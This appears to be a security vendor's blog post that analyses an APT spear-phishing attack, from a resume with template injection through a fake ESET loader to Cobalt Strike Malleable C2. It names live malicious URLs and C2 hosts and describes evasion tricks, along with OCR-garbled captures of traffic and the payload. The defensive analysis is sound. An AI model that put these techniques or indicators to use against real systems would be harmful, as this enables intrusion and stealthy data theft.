# Multi-stage APT attack drops Cobalt Strike using Malleable C2 feature

Solog.malwarebytes.com/threat-analysis/2020/06/multi-stage-apt-attack-drops-cobalt-strike-using-malleable-c2-feature

Threat Intelligence Team

June 17, 2020



This blog post was authored by Hossein Jazi and Jérôme Segura

On June 10, we found a malicious Word document disguised as a resume that uses template injection to drop a .Net Loader. This is the first part of a multi-stage attack that we believe is associated to an APT attack. In the last stage, the threat actors used Cobalt Strike's Malleable C2 feature to download the final payload and perform C2 communications.

This attack is particularly clever for its evasion techniques. For instance, we observed an intentional delay in executing the payload from the malicious Word macro. The goal is not to compromise the victim right away, but instead to wait until they restart their machine. Additionally, by hiding shellcode within an innocuous JavaScript and loading it without touching the disk, this APT group can further thwart detection from security products.

## Lure with delayed code execution

The lure document was probably distributed through spear phishing emails as a resume from a person allegedly named "Anadia Waleed." At first, we believed it was targeting India but it is possible that the intended victims could be more widespread.

rences	Mailings	Review		9fc6dc2d93d2 me what you v	2b822dedf652 want to do	6c0fa57723ac	I5c326a92d30	621.doc - Wo	rd		
		≡≣		AaBbCcDd ¶Normal	AaBbCcDd ¶ No Spac			Heading 3	AaBbCcDd Heading 4 yles		AaBbC Headii
				Tł	IOTICE ne docum Enable Co					ick	
		dia		E	xperie	nce					۱
	E-Mail:										
	Linkedin:										
	Skill H	ighli	ghts								

Figure 1: Resume

The malicious document uses template injection to download a remote template from the following url:

https://yenile[.]asia/YOOMANHOWYOUDARE/indexb.dotm

 C2xml version="1.0" encoding="UTF-8" standalone="yes"

 CRelationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type=</td>

 "http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
 Target="https://yenile.asia/YOOMANHOWYOUDARE/indexb.dotm"

 TargetMode="External"/>
 (Relationships)

#### Figure 2: Template injection

The domain used to host the remote template was registered on February 29, 2020 by someone from Hong Kong. Creation time for the document is 15 days after this domain registration.

The downloaded template, "indexa.dotm", has an embedded macro with five functions:

- Document\_Open
- VBA\_and\_Replace
- Base64Decode
- ChangeFontSize

• FileFolderExist.

The following shows the function graph of the embedded macro.




Figure 3: Macro functions graph

The main function is *Document\_open* which is executed upon opening the file. This function drops three files into the victim's machine:

- Ecmd.exe: UserForm1 and UserForm2 contain two Base64 encoded payloads. Depending on the version of .Net framework installed on the victim's machine, the content of UserForm1 (in case of .Net v3.5) or UserForm2 (other versions) is decoded and stored in "C:\ProgramData".
- **cf.ini**: The content of the "cf.ini" file is extracted from UserForm3 and is AES encrypted, which later on is decrypted by ecmd.exe.
- **ecmd.exe.lnk**: This is a shortcut file for "ecmd.exe" and is created after Base64 decoding the content of UserForm4. This file is dropped in the Startup directory as a trigger and persistence mechanism.

Ecmd.exe is not executed until after the machine reboots.



Figure 4: Document\_Open




Figure 5: Custom Base64 decode function

*ChangeFontSize* and *VBA\_and\_Replace* functions are not malicious and probably have been copied from public resources [1, 2] to mislead static scanners.

#### Intermediary loader

Ecmd.exe is a .Net executable that pretends to be an ESET command line utility. The following images show the binary certificates, debugger and version information.

The executable has been signed with an invalid certificate to mimic ESET, and its version information shows that this is an "ESET command line interface" tool (Figure 6-8).

namo	tupo
name	type
DigiCert High Assurance Code Signing CA-1	Signer
ESET, spol. s r.o.	Signer
property	value
name	DigiCert High Assurance Code Signing CA
name Organization	DigiCert High Assurance Code Signing CA DigiCert Inc
Organization	DigiCert Inc
Organization Street	DigiCert Inc n/a
Organization Street Postal code	DigiCert Inc n/a n/a
Organization Street Postal code Valid from	DigiCert Inc n/a n/a 01/05/2019 00:00:00
Organization Street Postal code Valid from Valid to	DigiCert Inc n/a n/a 01/05/2019 00:00:00 04/05/2022 12:00:00
Organization Street Postal code Valid from Valid to Serial Number	DigiCert Inc n/a n/a 01/05/2019 00:00:00 04/05/2022 12:00:00 n/a

Figure 6: Certificate information

property	value
file-type	executable
date	n/a
language	English United States
code-page	ANSI Latin 1
CompanyName	ESET
FileDescription	ESET command line interface
FileVersion	10.13.45.0
InternalName	ecmd.exe
LegalCopyright	Copyright (c) ESET, spol. s r.o. 1992-2020. All rights reserved.
LegalTrademarks	NOD, NOD32, AMON, ESET are registered trademarks of ESET.
OriginalFilename	ecmd.exe
ProductName	ESET Security
ProductVersion	13.1.16.0

#### Figure 7: Version information

Offset	Name	Value	Meaning
1FB0	Characterist	0	
1FB4	TimeDateSt	5EC43B33	Tuesday, 19.05.2020 20:01:55 UTC
1FB8	MajorVersion	0	
1FBA	MinorVersion	0	
1FBC	Туре	2	Visual C++ (CodeView)
1FC0	SizeOfData	8D	
1FC4	AddressOfR	3DCC	
1FC8	PointerToRa	1FCC	
RSDSI Table	2		
Offset	Name	Value	
1FCC	Sig	53445352	
1FD0	GUID	{c2085be9-b7	rc3-49aa-a2a1-f943ae9ddab2}
1FE0	Age	8	
1FE4	PDB	C:\Users\win7	'\Documents\Visual Studio 2008\Projects\ConsoleAppAESRUN\ConsoleAppAESRUN\obj\Debug\ConsoleAppAESRUN.pdb
Offset	Name	Value	Meaning
1F44	Characterist	0	
1F48	TimeDateSt	5EC43AEF	Tuesday, 19.05.2020 20:00:47 UTC
1F4C	MajorVersion	0	
1F4E	MinorVersion	0	
1F50	Туре	2	Visual C++ (CodeView)
1F54	SizeOfData	11C	
1F58	AddressOfR	. 3D60	
1F5C	PointerToRa	. 1F60	
RSDSI Table	e		
Offset	Name	Value	
1F60	Sig	53445352	
1F64	GUID	{88e82f51-e0	183-4d1d-358c-cdeaca88e8ea)
1F74	Age	1	
1F78	PDB	C:\Users\win	7\Documents\Visual Studio 2015\Projects\ConsoleAppAESRUN\ConsoleAppAESRUN\obj\Debug\ConsoleAppAESRUN.pdb

#### Figure 8: Debugger information

*ecmd.exe* is a small loader that decrypts and executes the AES encrypted cf.ini file mentioned earlier. It checks the country of the victim's machine by making a HTTP post request to *"http://ip-api.com/xml"*. It then parses the XML response and extracts the country code.



Figure 9: Getcon function: make http post request to "ip-api.com"




Figure 10: ip-api.com output

If the country code is "RU" or "US" it exits; otherwise it starts decrypting the content of "cf.ini" using a hard-coded key and IV pair.



Figure 10: ecmd.exe main function

The decrypted content is copied to an allocated memory region and executed as a new thread using VirtualAlloc and CreateThread APIs.




Figure 11: runn function

# ShellCode (cf.ini)

A Malleable C2 is a way for an attacker to blend in command and control traffic (beacons between victim and server) with the goal of avoiding detection. A custom profile can be created for each target.

The shell code uses the Cobalt Strike Malleable C2 feature with a jquery Malleable C2 profile to download the second payload from "time.updateeset[.]com".

	The second se		and the second	
263	https://time.updateeset.com	GET	/jquery-3.3.1.slim.min.js	
Requ	est Response			
Raw	Headers Hex			
GET /j	query-3.3.1.slim.min.js HT	TP/1.1		
Accept	: text/html,application/xh	tml+xml,a	pplication/xml;q=0.9,*/*;q=0.8	
Accept	-Language: en-US,en;q=0.5			
Host: (	code.jquery.com			
Refere	r: http://code.jquery.com/			
Accept	-Encoding: gzip, deflate			
User-A	gent: Mozilla/5.0 (Windows	NT 6.3;	Trident/7.0; rv:11.0) like Gecko	
Connect	tion: close			
Cache-	Control: no-cache			

Figure 12: Malleable C2 request

This technique has been used by two other recent Chinese APTs—Mustang Panda and APT41.

The shellcode first finds the address of *ntdll.exe* using PEB and then calls *LoadLibrayExA* to load *Winint.dll*. It then uses *InternetOpenA*, *InternetConnectA*, *HttpOpenRequestA*, *InternetSetOptionA* and *HttpSendRequestA* APIs to download the second payload. The API calls are resolved within two loops and then executed using a jump to the address of the resolved API call.




Figure 13: Building API calls

The malicious payload is downloaded by *InternetReadFile* and is copied to an allocated memory region.




Figure 14: InternetReadFile

Considering that communication is over HTTPS, Wireshark is not helpful to spot the malicious payload. Fiddler was not able to give us the payload either:

e 1	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments	🗠 Get Started 🕐 Statistics 🔣 Inspectors 💉 AutoResponder 🌌 Composer 🔟 Fiddler Orchestra Beta 😽 Fiddler Script 🗉 Log 🔲 Filters 💳 Timeline	
= 1	200	HTTP	ocsp.digicert.com	MFEwTzBNMEswSTAJBgU	471	max-aq	application/	ecmd:3		Headers TextView SyntaxView WebForms HexView Auth Cookies Raw JSON XML	
= 2	200	HTTP	ocsp.digicert.com	MFEwTzBNMEswSTAJBgU	471	max-ag	application/	ecmd:3		Request Headers (Bhu) Blog	der Defeitiond
3	200	HTTP	s.symcd.com	MFEwTzBNMEswSTAJBgU	1,754	max-ag	application/	ecmd:3		CONNECT the undetest com 443 HTTP/1.0	oren oreninteerne
= 4	200	HTTP	sw.symcd.com	MFEwTzBNMEswSTAJBgU	1,624	max-ag	application/	ecmd:3		Cache	
205	200	HTTP	ip-api.com	/xml/	431		application/	ecmd:3		Prama: no-cache	
6	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3		Entity	
简 7	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3		Content-Lenath: 0	
<sup>22</sup> 8	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3		Transport	
<u>9</u> 9	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3		Connection: Keep-Alive	
fi 10	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3		Host: time.updateeset.com:443	
<sup>20</sup> 11	200	HTTP	Tunnel to	time.updateeset.com:443	653			ecmd:3			
12	200	HTTP	Tunnel to	time.updateeset.com:443	653			ecmd:3			
13		HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3			
ni 14	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3			
15	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag	application/	ecmd:3		Transformer Headers Textilew Syntax/view Image/view Hexview Web/view Auth Caching Cookies Raw JSON XM,	
16	200	HTTP	crt.comodoca.com	/COMODORSAAddTrustC	1,410	max-ag	application/	fiddler:			
17		HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3		00000000 48 54 54 50 27 31 2E 30 20 32 30 30 20 43 67 62 62 65 65 67 46 59 67 62 20 45 73 74 61 62 62 65 73 68 65 HTTP/1.0 200 Connection Est	
18	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag	application/	ecmd:3		00000024 60 65 33 20 1 33 33 34 22 34 25 34 25 36 39 0D 0A 43 67 65 66 56 3 4 05 0A 65 74 67 17 74 66 67 67 1301210040000000000000000000000000000000	
19	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3		00000066 65 0D 0A 45 6E 64 54 69 6D 65 3A 20 31 33 3A 32 32 3A 30 35 2E 39 38 31 0D 0A 43 6C 69 65 6E 74 54 6F e.EndTime: 13:22:05.981	
3 20		HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag	application/	ecmd:3		00000088 53 65 72 76 65 72 42 79 74 65 73 3A 20 36 37 37 0D 0A 53 66 72 76 65 72 54 6F 43 6C 69 65 6E 74 42 79 ServerBytes: 677ServerDot 0000000A 74 65 73 3A 20 32 32 36 31 32 30 0D 0A 54 66 97 32 06 97 32 06 12 04 34 F 45 44 54 35 42 07 4 tes: 24218this is a CC	
21	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3		000000 / 7 65 /3 3 20 32 32 35 31 23 35 00 0 0 0 0 5 5 6 6 1 3 20 6 9 /3 20 6 1 20 3 4 2 5 2 5 4 3 5 20 7 7 65 (5 2 2 0 7 4 5 7 5 6 6 2 0 7 7 6 6 9 6 3 2 0 6 6 5 3 7 2 9 7 0 7 4 6 6 4 2 0 6 5 4 2 0 4 5 4 5 4 0 0 0 0 0 0 0 0 0 0 0 0 0 0	
3 22	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag	application/	ecmd:3		000000EE 50 53 20 74 72 61 66 66 69 63 20 66 6C 6F 77 73 2E 0A 54 6F 20 76 69 65 77 20 74 68 65 20 65 6E 63 72 PS traffic flows. To view t	the encr
liii 23	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3		00000110 79 70 74 65 64 20 73 65 73 73 69 67 62 73 20 69 68 73 69 64 65 20 74 68 69 73 20 74 75 68 68 65 62 20 ypted ****ion* inside this 00000132 20 65 65 61 62 62 65 20 74 66 65 20 54 67 67 67 32 03 20 45 70 74 69 67 67 32 03 20 48 54 55 45 68 ministrate this	
24	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag	application/	ecmd:3		00000132 20 65 65 61 62 6C 65 20 74 68 65 20 54 67 67 6C 73 20 3E 20 4F 70 74 69 67 6E 73 20 3E 20 48 54 54 50 enable the Tools > Options	
<sup>2</sup> 25	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3		00000176 0A 41 20 53 53 4C 76 33 2D 63 6F 6D 70 61 74 69 62 6C 65 20 53 65 72 76 65 72 48 65 6C 6C 6F 20 68 61 .A SSLV3-compatible ServerF	Hello ha
26	200	HTTPS		/jquery-3.3.1.min.js	30,288		application/	ecmd:3		00000198 6E 64 73 68 61 68 65 20 77 61 73 20 66 6F 75 6E 64 22 20 46 65 96 64 6C 65 72 20 65 78 74 72 61 63 74 ndshake was found. Fiddler 00000138 65 64 20 74 68 65 20 70 61 72 61 60 65 74 65 72 73 20 62 65 6C 67 72 12 00 A0 56 65 72 73 65 67 62 73	
27 🗂	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3		000001BA 65 64 20 74 68 65 20 70 61 72 61 6D 65 74 65 72 73 20 62 66 6C 67 77 2E 0A 0A 56 65 72 73 69 6F 63 5A ed the parameters below Y 0000001DC 2D 33 27 33 20 28 24 0C 53 27 0A 53 67 73 73 69 6F 64 94 44 3A 09 35 45 20 45 39 20 33 45 38 20 20 20 20 20 20 20 20 20 20 20 20 20	
Gg 28	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag	application/	ecmd:3		000001FE 20 45 43 20 44 44 20 46 31 20 46 46 20 45 36 20 30 30 20 46 39 20 33 43 20 43 32 20 32 35 20 35 32 20 EC DD F1 FF E6 00 F9 3C C2	2 25 52
<sup>6</sup> 29	200	HTTP	Tunnel to	time.updateeset.com:443	0			ecmd:3		00000220 32 32 20 33 31 20 34 45 20 45 31 20 33 30 20 41 31 20 45 33 20 45 42 20 45 38 20 37 44 20 42 43 20 32 22 31 4E E1 30 A1 E3 EB E8	
30		HTTPS		/jquery-3.3.1.min.js	30,288		application/	ecmd:3		00000242 32 20 46 38 20 41 33 20 44 31 20 39 36 20 34 42 20 39 44 05 26 65 26 16 27 61 33 09 93 54 52 0 46 39 2 78 33 D1 96 4B 5D.Random: 00000242 30 20 45 38 20 45 33 20 37 37 20 32 43 20 41 45 20 34 41 20 44 42 20 35 30 20 42 11 20 32 42 0 46 44 2 20 35 80 77 2 CA 24 Ab DB 50 BB	
31		HTTP		time.updateeset.com:443	0			ecmd:3		00000286 35 37 20 44 31 20 37 36 20 35 41 20 30 39 20 44 30 20 31 30 20 33 37 20 33 41 20 32 35 20 35 46 20 43 57 D1 76 5A 09 D0 10 37 3A	25 SF C
		HTTPS		/jquery-3.3.1.min.js			application/	ecmd:3		00000228 42 20 41 36 20 37 43 20 42 36 20 34 43 20 45 41 20 34 30 20 32 45 0A 43 69 70 68 65 72 3A 09 09 54 4C B A6 7C B6 4C EA 40 2E.Cipt	
<sup>20</sup> 33		HTTP		time.updateeset.com:443	0			ecmd:3		00002CA 53 57 45 43 44 48 45 5F 45 43 44 53 57 57 49 54 48 5F 41 45 53 5F 31 32 38 5F 47 43 40 5F 53 48 41 S ECDRE ECDSA WITH ALSE 120 00002CZ 32 33 62 05 30 42 55 70 43 30 32 42 50 0A 43 6F 07 07 26 57 37 36 96 F 6E 53 75 69 74 65 30 94 5E FF 256 [0XC028].Compression3u	
34	200	HTTPS		/jquery-3.3.1.min.js	30,288		application/	ecmd:3		0000200 34 35 36 40 58 30 78 43 30 32 42 50 58 43 68 60 72 65 73 67 68 64 53 75 67 74 65 38 00 56 48 58 22 56 (0xC02).compressions 00000200 43 45 47 45 50 52 45 58 53 49 4F 4E 20 58 30 78 30 30 50 04 5 78 74 65 6E 73 65 6F 6E 73 3A 0A 90 97 2	
35		HTTP		time.updateeset.com:443	0			ecmd:3		00000330 65 6E 65 67 6F 74 69 61 74 69 6F 6E 5F 69 6E 66 6F 09 30 30 0A 0A enegotiation_info.00	
36	200	HTTPS		/jquery-3.3.1.min.js			application/	ecmd:3			
37	200	HTTP		time.updateeset.com:443	0			ecmd:3			
<b>3</b> 3	200	HTTPS		/jquery-3.3.1.min.js	30,288		application/	ecmd:3			
<sup>2</sup> 39	200	HTTP		time.updateeset.com:443	0			ecmd:3			
<u>5</u> 40	200	HTTPS		/jquery-3.3.1.min.js			application/				
41	200	HTTP		time.updateeset.com:443	0			ecmd:3			
3 42	200	HTTPS		/jquery-3.3.1.min.js	30,288		application/	ecmd:3			
<sup>20</sup> 43	200	HTTP		time.updateeset.com:443	0			ecmd:3			
3 44		HTTPS		/jquery-3.3.1.min.js			application/	ecmd:3			
		HTTP		time.updateeset.com:443	0			ecmd:3			
ži 46	200	HTTPS	code.jquery.com	/jquery-3.3.1.min.js	30,288	max-ag	application/	ecmd:3		*	
-									F.		
-	ALTON	S hung HELD	to learn more							653 (0x28d) of body	Readonly

Figure 15: Fiddler output

Using Burp Suite proxy we were able to successfully verify and capture the correct payload downloaded from **time.updateeset[.]com/jquery-3.3.1.slim.min.js**. As can be seen in Figure 16, the payload is included in the jQuery script returned in the HTTP response:

6 https://time.updateeset.com		/xml/	200	607	XML		208.95.112.1	15:05:28
	GET	/jquery-3.3.1.slim.min.js	200	219402	script	js	√ 91.215.154.120	15:05:57
Request Response					_			
Request Response								
Raw Headers Hex								
ntent-Type: application/javasc		.et=utf-8						
che-Control: max-age=0, no-cac	che							
agma: no-cache								
<pre>#[],readocument,iobject.gstPr noddYpa,ywinction e(:){return niid&amp;c(i=n[1]);t.head.appen f.nait(e.1),rp=/(tsuyHFF)Ad has.pubStack(e.map(this.funct: this.longth,nee(se07t:0);ret this.longth,nee(se07t:0);ret nait(;i=n=(rel1)&amp;G(L&amp;FF6A) yw.oxtond((expande:')Query+(: jwc1'=nce(i));f(t=i(a)); jwc1'=nce(i);f(t=i(a)); jwc1'=nce(i);f(t=i(a)); setlingth; nodd(i);f(t=i(a)); setlingth; nodd(i); setlingth; nodd(</pre>	<pre>rototype0f,o urn null!=t&amp; ddChild(o).p ddChild(o).p talChild(o).p t</pre>	<pre>m.slice.am.concat.sen.push.um. dist=t.xindow.y(type:10, src:10, arentNode.resoveChild(0))function frXu01+5g/w.fmay.protupy=[juny urn n.call(t,n,t)])], slice:funct substack(n=Generit(this[n][1])), nts.length,l=1;for(tbolean=ty) ec(f)][[array.istrarg(T)]7(17, r.andou]).replace(/A0g,*)]ike m=type0[[n]=call(t,'constructor ge(n,'string'=specific ef[]]); [[];return s.length=.2][]; aren;function [[];return s.length=.2][]; aren;function [[]; aren;function]]; aren;function [[]; aren;function]]; aren;function [[]; aren;function]; aren;function [[]; aren;function]; aren;function [[]; aren;function]; aren;function]; aren;function [[]; aren;function]; aren;function]; aren; function [[]; aren;function]; aren; function]; aren; function [[]; aren;function]; aren; function]; ar</pre>	.indexdf,l=Q,c=l.toString, noRodule:00;function de, nx(d)freturn null=ere+*: uery:3.3.1*,constructor:w, (var tw.merge(this.constructor:w, (var tw.merge(this.constructor) ypeof do&(L=a,araguments) ypeof do&(L=a,araguments) ypeof do&(L=a,araguments) ypeof do&(L=a,araguments) ypeof do&(L=a,araguments) ypeof do&(L=a,araguments) ypeof do&(L=a,araguments) ypeof do&(L=a,araguments) ypeof do&(L=a,araguments) ypeof dow(L=a,araguments) ypeof dow(L=a,araguments) ypeo	<pre>f=l.hasOwnP t,n){var i, object==t length:0,to ctor(),e);r k(o.apply(t .prevObject ]  {},s++), )?n:[]):o=n hrow new Er l(n)==d)}, (e[r],r,e[r tion(e,t,n) ],o=0,a=e.l</pre>	Property,p o=(t=t] r] :ypeof e] ' Array:func return t.p: his,argume :his,argume :his.cor "object"== &&w:sPlai :ror(e)},nc :isEmptyObj :])break;: {return nt ength,s=!!	<pre>f.toString.d=, call(Object ).createlment("script"); function"=typeof ell(c.c ction() {return o.call(this) revObject=this, 0, seach: function() {r nstructor(), publs, sortin. structor(), publs, sortin. inobject(n) r1(3, a[t]=.exc) ject: function() {yat], action return o, trim: function(o) {ubject(n) rate return o, trim: function(o) {ubject(n) rate return o, trim: function(o) {ubject(n) rate return o, trim: function(o) {ubject(n) rate ubject(r, nc) action() {yat], action(o) {yat} ubject(n) rate return o, trim: function(o) {ubject(n) rate ubject(n) rate) {yat}, action() {yat}, acti</pre>	<pre>ll(e)!!!object:typeof e/var b=3.1.*.vefunction(e).(fretu , get:fnuction(e)(return tion(e)(return w.each(this,e)),map;function(e)(return tion(e)(),last:function()(return this.eq(:1)),eq;func umbGiarthis.e);seu;sevi)if(null:(earguments[i)))for(t in edt[i,e,r])vou(d)===r6da[d1:r);return edt[i,e,r])vou(d)===r6da[d1:r);return edt[i,e,r])vou(d)===r6da[d1:r](fobject t in e)return[i:return]),dbkvul:function(e)[s(e)],each: return null=e^+-i;return()(e)['[object return null=e^+-i;return(),makerray:function(e) seds,pahl(e)];return i),makerray:function(e).n()</pre>	=typeof irn new :tion(e){var function(e,t){var
ymbol&&(w.fn[Symbol.iterator]=n =1!6&&"length*in e&&e.length,m= ate,w=e.document,T=0.C=0,E=ae() ;return-1),P="00"GDD_00"L[0"000"C ;000"D#00"D#00"D0"C0"C0"C0"C0"C0"C0"C0"C0"C0"C0"C0"C0"C0	=x(e);return  ,k=ae(),S=a [vG666'[6]66 vG60v0;6]666 vG60v0;6006/ j660G660_H0[ vs)E64)E64)E	erator]),w.each("Boolean Number St Hig(e)&&Hy(e)&&("array"===n  0===t e(),D=function(e,t){return e==t& U0;1.0050[]&D[00000]0000000000000000000000000000	tring Function Array Date R tl]"number"==typeof t&&t>0& &&{f=10},0,N={}.hsSowProp &&&0,f=20,0,N={}.hsSowProp &&&0,f=10,0,N={}.f=0,0,N={}.f=0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,	egExp Objec &t-1 in e)} erty,A=[],j o"6666E 6 40[66tI66tI .6I.6I关[66 6x606x6s6x6	t Error Sy var E=fund =A.pop,q=/ WE L0 (S)0000000 000000000 S00000000	ction(e){var t,n,r,i,o,a,s, A.push,L=A.push,H=A.slice,C -80*(60*(60*60.00.00.00.00.00. -00056000000000 6000000(00000000000 600560000000000	(a,t){[[*[ob]ect **t+*]*]=t.tolowercase()});function c(e){var u,t,c,f, d, d, u,y,v,ex,x,b=sizle*1+neu =function(e,t){[{orver n=0, r=e,length;ner;n++}if(e[n]===t)r educas.66666.0661[[b666676661566156615661566156615661][b667]00]	turn ©∐∆XIXI©X©©Nz
<pre>bbl&amp;&amp;(w,fn[Symbol.iterator] terstrine&amp;complete (w,fn] terstrine</pre>	=x(e);return  ,k=ae(),S=a (vG666'[6]66 (060N0j6]60 0600060_H0[ 060060_H0[ 060060_K0]6 060066,x160	יאַרפּאַר (Boolean Number St ון (פּוּ (געריק) (גע	tring Function Array Date R t[]"number"==typeof t&&t>0& &&(f=10),0),N=().has&UnabounProp &&&&D[&F[&&&C],0&[&&C],0& &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&	tegExp Objec &t-1 in e)} erty,A=[],j 0°6666E 6 40[66166tI .01.01天[666 6x606x6s6x6 0266a8a66p6	ct Error Sy var E=fund =A.pop.q=/ VE L0 500000000 00000000 000000000 s60000000 s800000000	<pre>ymbol*.split(" *),function() ction(e){var t,n,r,i,o,a,s,</pre>	(a) (1{(1 <sup>b</sup> object *+t*) <sup>3</sup> )=t.totowerdss()}); function (Clo{var u), c,f,p,d,hv,y,w,w,k,*izi21**1*new Francison(e,t)(for(var ne),reallengthyner;n+)if(e]n==t)re Skouste66000400000000000000000000000000000000	turn ©∐∆XXI®X®©Nz
bbl&&(w.fn(Symbol.iterator]=n !s&&"length'=n e&&e.length,= !s&&"length'=n e&&e.length,= e,wee.document,T=0,C=0,E=ae() !s&&=0.1000 & 0001 & 0001 & 0001 & 0000 & 0001 & 000000	-x(e);return ),k=ae(),S=a [vg600'[0]60 vg6000[0]60 vg60000 vg6000 vg600 vg600 vg600 vg0	In the second of	tring Function Array Date R t[]"number"==typeof t&&t>& &(f=10),0, N=Q; hasOwnProp &&&&& (f=10),0, N=Q; hasOwnProp &&&&& (f=10),0, N=Q; &&&& (f=10),0, N=Q;\\ &&&&& (f=10),0, N=Q;\\ &&&& (f=10),0,	egExp Objec &t-1 in e)} erty,A=[],j o"8888E 6 40[861168t1 .01.01∑[68 0.600.050.0 q260a0a60p0 c6002^^600 [V660F/6600	t Error Sy var E=fund =A.pop,q=/ WE L0- 15_000_000- 0000_000 score.com sRy[]_90[08 0000000000 j00000000000000000000000	ymbol-split("*),function; ction(e){var t,n,r,i,o,a,y, A.push,L=A.push,H=A.slice; c.60*(60*(60.00.00.00.00.00.00.00.00.00.00.00.00.0	(a) (1{(1 <sup>b</sup> object *+t*) <sup>3</sup> )=t.totowerdss()}); function (Clo{var u), c,f,p,d,hv,y,w,w,k,*izi21**1*new Francison(e,t)(for(var ne),reallengthyner;n+)if(e]n==t)re Skouste66000400000000000000000000000000000000	turn ©∐∆XXI©X©©Nz
bolká(w, fn(5ymbol, iterator) = (1652 <sup>-1</sup> ength; in e656 e length; m tey = document, T=0; < =0, E=acl (1656 <sup>-1</sup> ), ength; def(1667, 3), def(1667, 16	-x(e);return  ,k=ae(),S=a [vG660'[0]66 v[0]00]00[60/  00[000]00]00  00,00[0,x10  00,0.0]00 :00,0.0]00  00,0.0]00  00,0.0]00  00,0.0]00	rator], w.each ("Boolean Number St 140] Ab (140) 665 ("array" and 10] 150] Ab (140) 655 ("array" and 10] 150] Ab (150) 150] 150 (150) 150 (150) 150] 150] 150] 150] 150 150] 150 150	tring Function Array Date R t[]"number"==typeof t&&t>& &(f=10),0, N=Q; hasOwnProp &&&&& (f=10),0, N=Q; hasOwnProp &&&&& (f=10),0, N=Q; &&&& (f=10),0, N=Q;\\ &&&&& (f=10),0, N=Q;\\ &&&& (f=10),0,	egExp Objec &t-1 in e)} erty,A=[],j o"8888E 6 40[861168t1 .01.01∑[68 0.600.050.0 q260a0a60p0 c6002^^600 [V660F/6600	t Error Sy var E=fund =A.pop,q=/ WE L0- 15_000_000- 0000_000 score.com sRy[]_90[08 0000000000 j00000000000000000000000	ymbol-split("*),function; ction(e){var t,n,r,i,o,a,y, A.push,L=A.push,H=A.slice; c.60*(60*(60.00.00.00.00.00.00.00.00.00.00.00.00.0	<pre>e,pl(['dobject **e*']=t.toLowerGase()));function (Co{{var u,c,f,p,d,h,y,v,w,w,k=tztate***new =function(e,t)(for(var ne),reallengthpar;n+)if(e(n)==t)r &amp; docudesege(autor)&amp; description(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(e)(</pre>	turn ©∐∆XXI©X©©Nz
